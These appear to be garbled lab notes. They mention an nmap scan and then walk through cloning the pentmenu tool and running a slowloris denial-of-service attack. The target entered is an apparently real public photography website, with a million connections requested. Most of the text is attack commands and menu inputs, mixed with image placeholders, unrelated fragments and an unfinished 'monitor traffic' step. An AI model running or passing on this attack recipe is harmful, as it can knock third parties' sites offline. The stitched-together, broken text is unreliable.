


  
  
  
  
  
Namp Perfromed for   
  
Nmap performed for nmap -sT 192.168.0.0 and how penetration to the ip made in to the respective port.

Artificial Life Simulator:







**DETECT/DDos Attack :**

# cd Desktop

/Desktop# git clone <https://github.com/GinjaChris/pentmenu.git>

/Desktop# ls

/Desktop# cd pentmenu

/Desktop/pentmenu# $ chmod +x ./pentmenu

/Desktop/pentmenu# ./pentmenu

Pentmenu> 2

Pentmenu> 6

Using netcat for slowloris attack….

Enter target:

[www.buzzophotography.com](http://www.buzzophotography.com)

Enter target port (default to 80) : 80

Using Port 80

Enter number of coonections to open (default 2000):

1000000 (This can be vary)


**Default is [r]andom, between 5 and 15 seconds, or enter interval in seconds: 15 “this is used to run the command”**

Use SSL? [y]es or [n]o (default):


N


Launching Slowloris…Use ‘Ctrl c’ to exit prematurely


You can see the output after these steps follows:





1. **Monitor packet traffic on the network:**




